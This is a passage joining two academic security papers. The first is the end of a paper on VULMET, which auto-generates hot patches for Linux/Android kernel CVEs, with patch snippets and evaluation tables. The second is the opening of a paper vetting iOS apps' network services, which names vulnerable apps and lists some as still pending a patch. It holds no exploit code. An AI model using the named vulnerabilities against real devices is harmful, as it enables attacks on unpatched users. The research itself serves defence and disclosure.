CVE-2016-4470 is a denial of service bug inside `key_reject_and_link()` in Linux kernel [7]. As in Fig. 8, the official fix adds in a sanity check to test the value of the variable `link_ret` at line 9 as shown in Fig. 8. The value is an indicator of whether the function `__key_link_begin()` is successfully executed. If it fails to run, the variable `edit` will not be initialized and the bug will be triggered. VULMET generates the hot patch by first selecting a good insertion point. After analyzing different possible places, VULMET has chosen to hook where the function call `__key_link_begin()` at line 6 has finished. It checks the return value of the function. If it is 0 (error), it will return the caller function to avoid further execution. Although there are some instructions between the insertion point and the official patching point (Line 8 has

```
int key_reject_and_link(.....){
...
    if (keyring) {
        if (keyring->restrict_link)
            return -EPERM;
        link_ret = __key_link_begin(keyring,
            &key->index_key, &edit);}
    ...
+   if (keyring && link_ret == 0)
        __key_link_end(keyring,
            &key->index_key, edit);
    ...
}
```

Figure 8: Official Patch: CVE-2016-4470

omitted some instructions), the program analysis results suggest they will not affect the value of the variable `link_ret`. Therefore, the hot patch provides the same semantics as the official patch to fix the vulnerability.

CVE-2018-17182 is a cache invalidation bug in the Linux kernel [9] [20]. The logic of the error handling function `vmacache_flush_all()` inside the kernel is incorrect, which results in potential exploit even when a strong sandbox is present.

The official patch fixes the vulnerability in two parts. First, it changes the sequence number from 32 bit to 64 bit, so that it avoids the overflow bug to trigger the error handling function. Second, it removes the buggy error handling function. There are two different semantics in the official patch. For changing the bit of the sequence number, VULMET is not able to generate an equivalent semantic of it, since modifying the memory contents is prohibited by the security requirements. However, VULMET can fix the second part since removing a function has an equivalent semantic as returning the function at the beginning. Thus, VULMET can generate a patch for part of the official patch. After applying the hot patch to the function, attackers can still trigger the overflow bug which may crash the program, but they are not able to exploit further to get the dangling pointer at the error handling function. The program is protected since the program will stop before the vulnerability is reached. The hot patch has partially fixed the vulnerability with a possible crash due to the remaining overflow bug. The fix semantic is listed below.

```
hook function vmacache_flush_all()
kill the function once called
```

5.1.2 Experiment 2: Manual Verification

Since the exploits are not always available for every CVE, it is difficult to conduct experiments on every patch against real-world attacks. Therefore, for the patches without exploits, we manually audit them to check whether the generated patches have fixed the patch or not. In total, VULMET has generated hot patches for 59 different CVEs. Excluding the 4 CVEs, which have known exploits, there are 55 to be manually verified. We believe that 59 vulnerabilities are sufficient to test the performance of VULMET since we are working on the real-world Linux kernel vulnerabilities. Table 9 has given the overall results for the manual verification.

Table 9: Manual Analysis on Patch Correctness

	Correct Patch	**Incorrect Patch**
Number	55	4

The results have suggested that VULMET has successfully generated correct patches for 55 out of 59 vulnerabilities. We have examined the four failed cases to understand the error made by VULMET. There are three patches which are considered as incorrect because the patches contain part of operations that need to modify the memory. Since the majority parts of these patches are sanity checks, when selecting the patch generation candidates, VULMET regards them as good ones. During the analysis, it will neglect the minor memory writing operations. However, the memory writing operations in the patches are the keys to fix the vulnerabilities. Therefore, VULMET will have difficulties to generate correct patches. In order to fix this issue, VULMET needs to enhanced its semantic analysis to detect the memory writing operation.

Another failed case is the one discussed in the previous section, `CVE-2018-17182`. In this case, only part of the semantics can be converted to the hot patch. Therefore, VULMET only gives an incomplete patch which can only prevent the exploits but not fixing the problems. From the failed cases, we know that to have a precise semantics of the original patches is one of the keys for generating the correct hot patches.

5.1.3 Experiment 3: Comparison with Human Written Patches

In this section, we would like to compare the generated patches with the human written ones. We manage to hire security researchers to understand the official patches and manually write hot patches for comparison. We have compared all the 55 correctly generated hot patches against the human written ones. Table 10 has summarized the comparison results between the human-written patches and the auto-generated patches. In addition, since human audition may be biased, we have also listed all the hot patch semantics online at [11].

The results show that most of the generated patches work in the same way as the human written ones. This is because both of the VULMET and the human follow the same way of understanding the semantics of the official patches. In the following, we will discuss the similarities and differences

Table 10: Comparison with Human Written Patches

	Similar Patch	Dissimilar Patch
Total number	54	1
CVE examples	CVE-2014-3145	CVE-2016-4470

between generated patches and human written patches.

Similar Patch: CVE-2014-4656 It is an integer overflows vulnerability in `snd_ctl_add()` function. As listed below, the official fix tries to check the input parameter `kcontrol`'s id index to see whether it is larger than the MAX value minus the `kcontrol`'s count. The official patch has put the fix at the beginning of the function. Since the generated patch also aims to fix the problem at the same point, there is no need for VULMET to do further semantic transformations. The generated patch is similar to the official one and so is the human written hot patch.

```
if (id.index > UINT_MAX - kcontrol->count)
```

Dissimilar Patch: CVE-2016-4470 The patch is discussed in the previous section with Fig. 8. For this case, the human-written patch is different from the generated one. The human-written patch tries to hook at the callee function after the official sanity check. It checks the variable value of `edit`. This value is an indicator of whether the function `__key_link_begin()` has been successfully executed. If the variable `edit` is found uninitialized, the function will be killed since `link_ret` will not be properly assigned.

These differences are introduced because the experts can understand the root cause of the vulnerability and apply the patch to fix the problem directly. Whereas, VULMET depends on the semantics of the official patches and follows a backward analysis path to transform them to hot patch semantics. However, both of the two patches can fix the vulnerability. Therefore, although with a slight difference in semantics, the generated hot patch can successfully patch the vulnerability as the human expert.

5.2 Robustness Evaluation

Since the hot patches modify the original programs, they may break other functionalities, which may lead to unexpected system faults. Therefore, it is important to ensure that the system robustness is not affected after applying the patches. In this experiment, we evaluate the robustness of the patched programs by testing patched kernels with Android benchmarks.

To build the testing environment, we choose the Android bullhead to build with Linux kernel version 3.10 and roll back commits to producing a kernel with many unpatched vulnerabilities. In this particular kernel, VULMET manages to convert 21 vulnerability patches into hot patches. Then we apply these patches to the kernel and run the AnTuTu benchmark [2] and the CF-bench [3] on the patched program to monitor any of the abnormal behaviors, such as crashes and hangs. Table 11 has summarized the results for the experiment. For demonstration purpose, we select 5 CVEs as the example and list the final results with all the 21 patches.

Table 11: Patch Robustness Analysis

CVE NO.	Kernel Ver.	Build	State
CVE-2014-4656	3.10	bullhead	robust
CVE-2015-7515	3.10	bullhead	robust
CVE-2015-8543	3.10	bullhead	robust
CVE-2016-2468	3.10	bullhead	robust
CVE-2016-8399	3.10	bullhead	robust
Overall	-	-	21/21 robust

The results show that all the hot patches do not crash or hang the program. To further examine the patch robustness in the real-world situation, we have selected and installed top 100 Android applications from the Google App Store. We use scripts to open, load, and close the application on the patched system and monitor abnormal behaviors. The result shows that all the application can be properly executed, which suggests that the patches maintain good robustness in the real-world situation. In conclusion, the generated patch does not break the normal functionalities of the patched program.

5.3 Efficiency Evaluation

Since the hot patches inject code into the original functions, it is important to ensure that the additional code does not add much overhead to the programs. A less efficient hot patch may introduce performance bug to the system, which affects its normal usage. In this experiment, we evaluate the efficiency of the hot patches by measuring the overhead of the program after patching.

We test the system performance before and after the patching with AnTuTu benchmark on Google Nexus 5X device. We control the experiment settings to be the same to test one hot patch a time. Each of the experiment is repeated 10 times and the scores are averaged to avoid variations due to noises. Table 12 lists the performance of the kernels with 5 individual CVE patches as well as the overall performance with all the 21 patches applied.

Overall, the results suggest that the hot patches do not introduce noticeable overhead system-wise. For the CPU running time benchmark (3rd column), the patched kernel does not have significant differences with the original one. For example, the kernel with all the patches applied only adds 0.06s for the total running, which is less than 0.1% in overhead. For the memory running time benchmark (5th column), the overall run time for the patched system is even shorter than the original one. For the score benchmarks (2nd and 4th columns),

Table 12: Patch Overhead Analysis

CVE id	CPU Score	CPU Time	Mem Score	Mem Time
Original Kernel	20620.0	1:22.30	4428.3	1:24.52
CVE-2014-4656	20597.9	1:22.78	4576.7	1:23.37
CVE-2014-9789	20525.5	1:22.51	4398.1	1:25.12
CVE-2015-7515	20731.0	1:22.34	4548.3	1:23.88
CVE-2016-8399	20455.7	1:22.36	4368.8	1:24.66
CVE-2016-10233	20715.5	1:22.31	4542.6	1:24.32
Overall	20587.2	1:22.36	4506.1	1:23.98

all the results are within the reasonable ranges, which are either slightly higher or lower compared to the original kernel results. Therefore, the patches make low overhead on the system.

5.4 Threat to Validity and Future Works

In this section, we discuss the limitations of VULMET and propose potential future works to improve it. First, the assumption has been made that the hot patch cannot modify the memory content of the original program. Though it guarantees the stableness of the patched program, it also limits the workable type of the generated hot patches. There is a large percentage of vulnerabilities which cannot be fixed by VULMET using the existing hot patches. In the future, we would like to develop algorithms to analyze the semantics of the memory contents and propose safe memory modification operations. The major challenge is two folds. First, the function stack information needs to be kept after applying the patch changes. Since we are not creating the new function stacks, we need to make sure the newly added patches do not overflow the old stacks. Second, VULMET needs to be able to insert the changes in the middle of the functions. The write operation is different from the read operation. At the binary level, a memory write operation is often followed by some read operations, which have data dependency on the previous write operation. Therefore, it is better to change the value at the same place as the original patch. Thus, to locate the binary instruction in the middle of the function is important to implement the write operation in VULMET. After identifying the patches whose write modification is safe, VULMET can generate the hot patch to cover more vulnerabilities.

Second, VULMET relies on the precise summarization of the official patch semantics to generate correct hot patches. In the experiments, some generated hot patches are incomplete because the semantics are not fully extracted by VULMET. It needs to have formal semantic analysis capability to define the changes made by the original patches. With this, VULMET will have less chance to miss out the important semantics of the official patches so that the overall accuracy will be improved.

Third, there are some patches being too complex to be analyzed. It is difficult to find the precise semantics of the large patches. Therefore, current VULMET only works on patches with changes in one function. In the future, we plan to introduce root cause analysis to help to identify the main changes that can patch the vulnerabilities. VULMET can generate the hot patches based only on the main changes so that it does not need to recover the full semantics for the complex patches.

6 Related Works

6.1 Automatic Patch Generation

Automatic patch generation is a hot topic in security researches [37]. Many different approaches have been proposed to address this problem. The first approach attempts to summarize patch patterns and use them to generate new patches to fix similar vulnerabilities. For example, in 2005, [45] has proposed automatic patch generation algorithms for the buffer overflow vulnerabilities. By monitoring the program operations in a sandboxed environment during attacks, it generates patches that can work at the same environment. [23] proposes PAR, which generates security patches by learning from the human-written patches. They manually examine the human-written patches and develop the patch template. Then, they locate the faults by running the test case and apply corresponding templates to fix the bugs. [33] mines a large number of human fixes and applies mathematical reasoning model to search for templates to fix the bugs. [32] also summarizes patch templates from the human patches and apply them to fix Java vulnerabilities. Instead of writing the templates manually, the work uses the clustering method to categorize different patch patterns and summarize the pattern for each of the categories. DeepFix [19] learns the patch patterns using deep learning with multi-layered sequence-to-sequence neural network and fix vulnerability with the patterns.

The second approach tries to generate patches by testing different patch candidates with the testcases. The patch that can pass the test will be selected. Shieldgen [16] generates the patch for the unknown vulnerabilities via analyzing the zero-day attack instances. [24, 52] propose and improve GenProg, which automatically searches for patches using a genetic programming algorithm to evolve the variant to find the correct patches. They use mutation and crossover operators to change the original program and simulate the program evolution. During this evolution, different patch behaviors can be executed so that the best one can be selected to fix the bug. [44] also leverages on program evolution to automatically search for patches in the assembly code programs. They demonstrate that the patch generation at the binary level is as efficient

as at the source code level. [28–30, 42, 46] propose tools to generate patches and conduct an analysis of the effectiveness of the generation process. They define the operations that the patch can perform on the program and generate possible patch operations. They use heuristics and program analysis methods to rank the possible patch operations based on their possibility to fix the vulnerability. Then, they try different patches against the test cases to get the one which allows the test cases to pass. AutoPaG [26] also tries to generate patches for the out-of-bound read vulnerabilities in the Linux kernel. It can catch the violations and summarize the root causes during the runtime. The patch is then built to address these problems.

The third approach aims to analyze the cause of the vulnerability and build the patches to prevent that. Minthint [21] generates hints to help the programmers repair the bugs. Statistical correlation is used to find statements that are possible to appear at the patch location. SIFT [31] uses static program analysis to generate input filter for the integer overflow programs. [54] has proposed AppSealer, a tool which can automatically generate patches for known component hijacking vulnerabilities in Android applications. It uses the program analysis to identify the program slice which leads the vulnerable places and builds patches to block malicious program flows. [43] tries to generate filters for the web server to prevent malicious inputs. It helps the developer by automating the error-prone filter writing process. [27] studies real-world concurrency bugs and generates patches via analyzing the program flows. SearchRepair [22] has combined all three approaches. It generates Satisfiability Modulo Theories (SMT) constraints for defects, uses program analysis to locate bugs, and searches patches using test suits. [39] also uses SMT to solve the constraints to generate patches for buffer overflow bugs. [35] combines program analysis with data mining to generate patches with a low false positive rate. Direct-fix [34] tries to generate simplest source code patches using a semantics-based repair method so that the patches can be accepted by the developers.

Unlike these related works, our work has proposed a new approach by learning semantics from the official patches, which does not require the test cases. Since the generated patches have the same semantics as the official patches, they can fix the real vulnerabilities rather than merely pass the tests.

6.2 Hot Patching Framework

ClearView [41] is an automatic error patching framework at the binary level. It builds models for the normal execution of the program and detects abnormal executions, which are considered as errors. Once errors occur, it looks for the invariants and generates patches based on them. ClearView will perform the self-evaluation to determine whether the patches fix the errors. Bouncer [15] adopts attack detector DFI [12] to identify vulnerability exploits. Then it leverages both static and dynamic symbolic execution to generate the filters to drop the bad input before passing to the vulnerable program. Embroidery [55] is a hot-patching framework for outdated Android systems. It uses both static and dynamic analysis to build a binary rewriting engine to patch the vulnerabilities. Instaguard [13] is a hot-patching framework for Android aims to fix the vulnerabilities without adding code to the original programs. Instead, it uses the patch specification to generate rules to mitigate the vulnerabilities. Our work is complimentary for those works as our output hot patches can serve as the inputs for their patching frameworks.

7 Conclusions

In this work, we have defined the automatic hot patch generation problem. We studied the patch behaviors of the recent real-world Android vulnerabilities and proposed approaches to automatically generate hot patches, which can be applied directly to the Android kernels without affecting the user experiences. To demonstrate the capability of the approach, we have developed a tool, named VULMET, which can generate the semantic equivalent code changes by learning from the semantics of the official vulnerability patches via program analysis. The experiments demonstrated VULMET's capability to generate correct hot patches for fixing the real-world CVEs. The generated hot patches were tested to show that they can maintain the robustness of the program while keeping a very low overhead.

Acknowledgement

This research was supported (in part) by the National Research Foundation, Prime Ministers Office, Singapore under its National Cybersecurity R&D Program (Award No. NRF2018NCR-NCR005-0001), National Satellite of Excellence in Trustworthy Software System (Award No. NRF2018NCR-NSOE003-0001) administered by the National Cybersecurity R&D Directorate, and Alibaba-NTU JRI project (M4062640.J4A).

References

[1] Android security bulletin. https://source.android.com/security/bulletin.

[2] Antutu benchmark. http://www.antutu.com/en/.

[3] Cf-bench. https://play.google.com/store/apps/details?id=eu.chainfire.cfbench&hl=en_SG.

[4] Cve-2014-4943 patch. https://git.kernel.org/pub/scm/linux/kernel/

git/torvalds/linux.git/commit/?id=3cf521f7dc87c031617fd47e4b7aa2593c2f3daf.

[5] Cve-2014-9873 patch. https://source.codeaurora.org/quic/la/kernel/msm/commit/?id=ef29ae1d40536fef7fb95e4d5bb5b6b57bdf9420.

[6] Cve-2015-8940 patch. https://source.codeaurora.org/quic/la/kernel/msm-3.10/commit/?id=e13ebd727d161db7003be6756e61283dce85fa3b.

[7] Cve-2016-4470 patch. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=38327424b40bcebe2de92d07312c89360ac9229a.

[8] Cve-2016-8457 patch. https://github.com/aosp-mirror/kernel_msm/commit/e5c1b001a822e8b38680655c400e7b3f67cc3323.

[9] Cve-2018-17182 patch. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=7a9cdebdcc17e426fb5287e4a82db1dfe86339b2.

[10] Ida pro. https://www.hex-rays.com/products/ida/.

[11] List for hot patch semantics. https://sites.google.com/view/usenix-auto-patch-paper.

[12] Castro, M., Costa, M., and Harris, T. Securing software by enforcing data-flow integrity. In *Proceedings of the 7th symposium on Operating systems design and implementation* (2006), USENIX Association, pp. 147–160.

[13] Chen, Y., Li, Y., Lu, L., Lin, Y.-H., Vijayakumar, H., Wang, Z., and Ou, X. Instaguard: Instantly deployable hot-patches for vulnerable system programs on android. In *2018 Network and Distributed System Security Symposium (NDSS'18)* (2018).

[14] Chen, Y., Zhang, Y., Wang, Z., Xia, L., Bao, C., and Wei, T. Adaptive android kernel live patching. In *Proceedings of the 26th USENIX Security Symposium (USENIX Security 17)* (2017).

[15] Costa, M., Castro, M., Zhou, L., Zhang, L., and Peinado, M. Bouncer: Securing software by blocking bad input. In *ACM SIGOPS Operating Systems Review* (2007), vol. 41, ACM, pp. 117–130.

[16] Cui, W., Peinado, M., Wang, H. J., and Locasto, M. E. Shieldgen: Automatic data patch generation for unknown vulnerabilities with informed probing. In *Security and Privacy, 2007. SP'07. IEEE Symposium on* (2007), IEEE, pp. 252–266.

[17] Dijkstra, E. W., and Scholten, C. S. *Predicate calculus and program semantics*. Springer Science & Business Media, 2012.

[18] Faruki, P., Bharmal, A., Laxmi, V., Ganmoor, V., Gaur, M. S., Conti, M., and Rajarajan, M. Android security: a survey of issues, malware penetration, and defenses. *IEEE communications surveys & tutorials 17*, 2 (2015), 998–1022.

[19] Gupta, R., Pal, S., Kanade, A., and Shevade, S. Deepfix: Fixing common c language errors by deep learning. In *AAAI* (2017), pp. 1345–1351.

[20] Horn, J. A cache invalidation bug in linux memory management.

[21] Kaleeswaran, S., Tulsian, V., Kanade, A., and Orso, A. Minthint: Automated synthesis of repair hints. In *Proceedings of the 36th International Conference on Software Engineering* (2014), ACM, pp. 266–276.

[22] Ke, Y., Stolee, K. T., Le Goues, C., and Brun, Y. Repairing programs with semantic code search (t). In *Automated Software Engineering (ASE), 2015 30th IEEE/ACM International Conference on* (2015), IEEE, pp. 295–306.

[23] Kim, D., Nam, J., Song, J., and Kim, S. Automatic patch generation learned from human-written patches. In *Proceedings of the 2013 International Conference on Software Engineering* (2013), IEEE Press, pp. 802–811.

[24] Le Goues, C., Dewey-Vogt, M., Forrest, S., and Weimer, W. A systematic study of automated program repair: Fixing 55 out of 105 bugs for $8 each. In *34th International Conference on Software Engineering, ICSE 2012, June 2-9, 2012, Zurich, Switzerland* (2012), IEEE, pp. 3–13.

[25] Li, F., and Paxson, V. A large-scale empirical study of security patches. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (2017), ACM, pp. 2201–2215.

[26] Lin, Z., Jiang, X., Xu, D., Mao, B., and Xie, L. Autopag: towards automated software patch generation with source code root cause identification and repair. In *Proceedings of the 2nd ACM symposium on Information, computer and communications security* (2007), ACM, pp. 329–340.

[27] Liu, H., Chen, Y., and Lu, S. Understanding and generating high quality patches for concurrency bugs. In *Proceedings of the 2016 24th ACM SIGSOFT international symposium on foundations of software engineering* (2016), ACM, pp. 715–726.

[28] Long, F., and Rinard, M. Staged program repair with condition synthesis. In *Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering* (2015), ACM, pp. 166–178.

[29] Long, F., and Rinard, M. An analysis of the search spaces for generate and validate patch generation systems. In *Software Engineering (ICSE), 2016 IEEE/ACM 38th International Conference on* (2016), IEEE, pp. 702–713.

[30] Long, F., and Rinard, M. Automatic patch generation by learning correct code. *ACM SIGPLAN Notices 51*, 1 (2016), 298–312.

[31] Long, F., Sidiroglou-Douskos, S., Kim, D., and Rinard, M. Sound input filter generation for integer overflow errors. *Acm sigplan notices 49*, 1 (2014), 439–452.

[32] Ma, S., Thung, F., Lo, D., Sun, C., and Deng, R. H. Vurle: Automatic vulnerability detection and repair by learning from examples. In *European Symposium on Research in Computer Security* (2017), Springer, pp. 229–246.

[33] Martinez, M., and Monperrus, M. Mining software repair models for reasoning on the search space of automated program fixing. *Empirical Software Engineering 20*, 1 (2015), 176–205.

[34] Mechtaev, S., Yi, J., and Roychoudhury, A. Directfix: Looking for simple program repairs. In *Proceedings of the 37th International Conference on Software Engineering-Volume 1* (2015), IEEE Press, pp. 448–458.

[35] Medeiros, I., Neves, N. F., and Correia, M. Automatic detection and correction of web application vulnerabilities using data mining to predict false positives. In *Proceedings of the 23rd international conference on World wide web* (2014), ACM, pp. 63–74.

[36] Mokhov, S. A., Laverdiere, M.-A., and Benredjem, D. Taxonomy of linux kernel vulnerability solutions. In *Innovative Techniques in Instruction Technology, E-learning, E-assessment, and Education*. Springer, 2008, pp. 485–493.

[37] Monperrus, M. Automatic software repair: a bibliography. *ACM Computing Surveys (CSUR) 51*, 1 (2018), 17.

[38] Mulliner, C., Oberheide, J., Robertson, W., and Kirda, E. Patchdroid: Scalable third-party security patches for android devices. In *Proceedings of the 29th Annual Computer Security Applications Conference* (2013), ACM, pp. 259–268.

[39] Muntean, P., Kommanapalli, V., Ibing, A., and Eckert, C. Automated generation of buffer overflow quick fixes using symbolic execution and smt. In *International Conference on Computer Safety, Reliability, and Security* (2014), Springer, pp. 441–456.

[40] Nguyen, H. A., Nguyen, A. T., Nguyen, T. T., Nguyen, T. N., and Rajan, H. A study of repetitiveness of code changes in software evolution. In *Proceedings of the 28th IEEE/ACM International Conference on Automated Software Engineering* (2013), IEEE Press, pp. 180–190.

[41] Perkins, J. H., Kim, S., Larsen, S., Amarasinghe, S., Bachrach, J., Carbin, M., Pacheco, C., Sherwood, F., Sidiroglou, S., Sullivan, G., et al. Automatically patching errors in deployed software. In *Proceedings of the ACM SIGOPS 22nd symposium on Operating systems principles* (2009), ACM, pp. 87–102.

[42] Qi, Z., Long, F., Achour, S., and Rinard, M. An analysis of patch plausibility and correctness for generate-and-validate patch generation systems. In *Proceedings of the 2015 International Symposium on Software Testing and Analysis* (2015), ACM, pp. 24–36.

[43] Razmov, V., and Simon, D. R. Practical automated filter generation to explicitly enforce implicit input assumptions. In *Computer Security Applications Conference, 2001. ACSAC 2001. Proceedings 17th Annual* (2001), IEEE, pp. 347–357.

[44] Schulte, E., Forrest, S., and Weimer, W. Automated program repair through the evolution of assembly code. In *Proceedings of the IEEE/ACM international conference on Automated software engineering* (2010), ACM, pp. 313–316.

[45] Sidiroglou, S., and Keromytis, A. D. Countering network worms through automatic patch generation. *IEEE Security & Privacy 3*, 6 (2005), 41–49.

[46] Sidiroglou-Douskos, S., Lahtinen, E., Long, F., and Rinard, M. Automatic error elimination by horizontal code transfer across multiple applications. In *ACM SIGPLAN Notices* (2015), vol. 50, ACM, pp. 43–54.

[47] Sotirov, A. Hotpatching and the rise of third-party patches. In *Black Hat Technical Security Conference, Las Vegas, Nevada* (2006).

[48] Soto, M., Thung, F., Wong, C.-P., Le Goues, C., and Lo, D. A deeper look into bug fixes: patterns, replacements, deletions, and additions. In *Proceedings of the 13th International Conference on Mining Software Repositories* (2016), ACM, pp. 512–515.

[49] Sui, Y., and Xue, J. Svf: interprocedural static value-flow analysis in llvm. In *Proceedings of the 25th International Conference on Compiler Construction* (2016), ACM, pp. 265–266.

[50] Sui, Y., Ye, D., and Xue, J. Detecting memory leaks statically with full-sparse value-flow analysis. *IEEE Transactions on Software Engineering 40*, 2 (2014), 107–122.

[51] Tian, Y., Lawall, J., and Lo, D. Identifying linux bug fixing patches. In *Proceedings of the 34th International Conference on Software Engineering* (2012), IEEE Press, pp. 386–396.

[52] Weimer, W., Nguyen, T., Le Goues, C., and Forrest, S. Automatically finding patches using genetic programming. In *Proceedings of the 31st International Conference on Software Engineering* (2009), IEEE Computer Society, pp. 364–374.

[53] Xie, X., Chen, B., Zou, L., Lin, S.-W., Liu, Y., and Li, X. Loopster: static loop termination analysis. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering* (2017), ACM, pp. 84–94.

[54] Zhang, M., and Yin, H. Appsealer: Automatic generation of vulnerability-specific patches for preventing component hijacking attacks in android applications. In *NDSS* (2014).

[55] Zhang, X., Zhang, Y., Li, J., Hu, Y., Li, H., and Gu, D. Embroidery: Patching vulnerable binary code of fragmentized android devices. In *Software Maintenance and Evolution (ICSME), 2017 IEEE International Conference on* (2017), IEEE, pp. 47–57.

[56] Zhong, H., and Su, Z. An empirical study on real bug fixes. In *Proceedings of the 37th International Conference on Software Engineering-Volume 1* (2015), IEEE Press, pp. 913–923.

iOS, Your OS, Everybody's OS: Vetting and Analyzing Network Services of iOS Applications

Zhushou Tang[1,6] Ke Tang[1] Minhui Xue[2] Yuan Tian[3]
Sen Chen[4] Muhammad Ikram[5] Tielei Wang[6] Haojin Zhu[1]

[1]Shanghai Jiao Tong University [2]The University of Adelaide [3]University of Virginia
[4]Nanyang Technological University [5]Macquarie University [6]PWNZEN InfoTech Co., LTD

Abstract

Smartphone applications that listen for network connections introduce significant security and privacy threats for users. In this paper, we focus on vetting and analyzing the security of iOS apps' network services. To this end, we develop an efficient and scalable iOS app collection tool to download 168,951 iOS apps in the wild. We investigate a set of 1,300 apps to understand the characteristics of network service vulnerabilities, confirming 11 vulnerabilities in popular apps, such as `Waze`, `Now`, and `QQBrowser`. From these vulnerabilities, we create signatures for a large-scale analysis of 168,951 iOS apps, which shows that the use of certain third-party libraries listening for remote connections is a common source of vulnerable network services in 92 apps. These vulnerabilities open up the iOS device to a host of possible attacks, including data leakage, remote command execution, and denial-of-service attacks. We have disclosed identified vulnerabilities and received acknowledgments from vendors.

1 Introduction

A network service is built on an application programming interface (API) or a library that provides networked data storage, or other online functionality to applications. Many potential threats have spawned with the widespread use of smartphones with network service capabilities. Poor implementation practices expose users to denial-of-service (DoS) or remote code execution (RCE) attacks, and unauthorized access can occur due to the weak protection of network resources. Such threats have already been substantiated in the real world. One such example is the DoS or RCE attack against `WhatsApp` that can occur when a `WhatsApp` user accepts a call from a malicious peer [5, 17]. Another is the "wormhole" vulnerability, where open ports in Android apps allow an attacker to remotely access data or manipulate apps without sufficient authorization [51]. Recently, a proof-of-concept DoS attack that prevents communication between iOS devices has been demonstrated by utilizing the specific design flaw of the Apple Wireless Direct Link (AWDL) protocol [74].

Recent research evaluating the security of open port usage in Android apps has demonstrated new attack avenues that can exploit the vulnerability of network services and access unauthorized sensitive data previously unthought of [22, 32, 55, 80]. Some works have also proposed vetting methodologies to handle dynamic code loading [69], complex implicit control/data flows [31], or advanced code obfuscation [46, 79], techniques created to overcome the inherent limitations of Android app static analysis. Unfortunately, these sophisticated and ad hoc vetting approaches only target Android apps.

iOS's network architecture is built on top of `BSD sockets`. When acting as a resource provider, the app turns the iOS device into a server to provide services to a client once a connection is established. For example, the `Handoff` [23] feature of iPhone serves as a server to receive commands from a client in the same Wi-Fi network. Apple encourages network connections between different components through `Bonjour protocol` [28, 73], which broadcasts the network service to clients. Although Apple reviews third-party apps before releasing them on the iTunes App Store, The vetting process predominantly focuses on detecting *malicious* apps instead of network service vulnerabilities.

In this work, we propose the *first* vetting methodology of iOS apps' network services. There are three elements that make vetting and analyzing iOS apps more technically challenging than Android apps. *(i)* Android apps are easy to collect and analyze; however, a public repository of iOS apps is not readily available due to the closed nature of Apple's app ecosystem. *(ii)* Practical program analysis tools for automatically analyzing iOS apps (implemented in Objective-C or SWIFT) are not as well developed or diverse as tools for Android (written in Java) are [26, 45, 77]. *(iii)* The layout of code in Android apps is highly structural, but the boundaries of iOS code are obscure, causing previous methods for third-party library identification in Android apps [27, 48, 76] to function incorrectly on iOS apps.

To ensure the efficiency of our pipeline, we tailor our app collection (cf. § 3), vetting process (cf. § 4), and library identification (cf. § 5) techniques to overcome the unique challenges presented by iOS apps. *First*, to collect and analyze apps, we need to download, decrypt, and parse the executable, a process that leverages iTunes' unique download interface with a special decryption method to expedite app collection. Our collection methodology can download and decrypt over 5,000 apps per day using only two Apple accounts and two `jailbroken` iOS devices, providing better scaling up of tasks with lower latency than past works [62, 67]. After collection, we parse the iOS apps, obtain the metadata of apps, and feed it into a search engine for retrieval and subsequent analysis. *Second*, to improve the accuracy and efficiency of our vetting results, we write an "addon" which evaluates the network interface on the fly. To expedite the automated analysis, we leverage an on-demand inter-procedural [70] data-flow analysis tool to restore the implicit call introduced by the `message dispatch` property [24] of Objective-C or SWIFT runtime. *Third*, to deal with the obscure documentation of system and third-party network services, we propose a call stack based collection method that overcomes the limitations of the current class-clustering based third-party library identification [67]. In our method, we first identify system network service APIs by traveling the call stack of each app; then third-party network service libraries can be distinguished through similarity analysis on the runtime call stack.

We begin our analysis with a set of 1,300 applications, which we refer to as "seed apps". Seed apps are used to understand the characteristics of network service vulnerabilities and extract signatures for large-scale analysis of network services. To analyze the seed apps, we adopt the vetting methodology of "dynamic first, static later, and manual confirmation last". The dynamic analysis can check for misconfigured network interfaces on a large scale, which allows us to pinpoint a small portion of candidate network service apps. The comparably more time-consuming static analysis can then be used to perform a fine-grained check for potential vulnerabilities. Finally, manual confirmation is involved in verifying static analysis results. In addition, the precise call stack of `_bind` collected by dynamic analysis can be used for the identification of APIs and libraries. Knowledge gained from seed apps is then applied to the large-scale analysis, including measuring the distribution of network services of iOS apps, finding the association of network service libraries, and fine-grained analysis on three typical libraries. Vetting results show that vulnerabilities of the network service open up the iOS app to data leakage, remote command execution, or denial-of-service attacks (cf. § 7).

Responsible disclosure. We have reported these vulnerable apps to relevant stakeholders through the Security Response Center (SRC) of vendors. Three vulnerabilities have been acknowledged, including Google issue ID: 109708840 and Tencent issue IDs: 34162 and 23546 (see the list of major vulnerabilities found in Table 1). We also helped the vendors patch these vulnerabilities and are currently discussing possibilities of vendor deployment of our vetting system. To foster further research, we release the dataset used in this paper and the code developed for analysis, and encourage readers to view short video demos of vulnerabilities we discovered at `https://sites.google.com/site/iosappnss/`.

Table 1: Major Vulnerabilities Found.

App	Vendor	Vulnerability Impact	Severity (by vendor)	Status
Waze	Google	CE/RCE/DoS	N/A	Patched
Scout GPS Link	Telenav	CE	N/A	Pending
QQBrowser	Tencent	CE	High	Patched
Taobao4iPhone	Alibaba	CE	N/A	Pending
Youku	Alibaba	CE	N/A	Pending
Handoff	Apple	RCE/DoS	N/A	Patched
Now	Tencent	Privacy Leaks	High	Patched
Amazon Prime Video	Amazon	Privacy Leaks	N/A	Pending
QQSports	Tencent	Privacy Leaks	N/A	Pending
KENWOOD	WebLink	RCE/DoS	N/A	Patched
JVC	WebLink	RCE/DoS	N/A	Patched
WebLink Host	WebLink	CE/RCE/DoS	N/A	Patched
Flipps TV	Flipps Media	CE/RCE/DoS	N/A	Pending
FITE TV	Flipps Media	CE/RCE/DoS	N/A	Pending
JDRead	JD	Privacy Leaks	Medium	Patched
QQMail	Tencent	Privacy Leaks	N/A	Pending

[1] CE: Command Execution.
RCE: Remote Code Execution.
DoS: Denial-of-Service.

The key contributions of this paper are as follows:

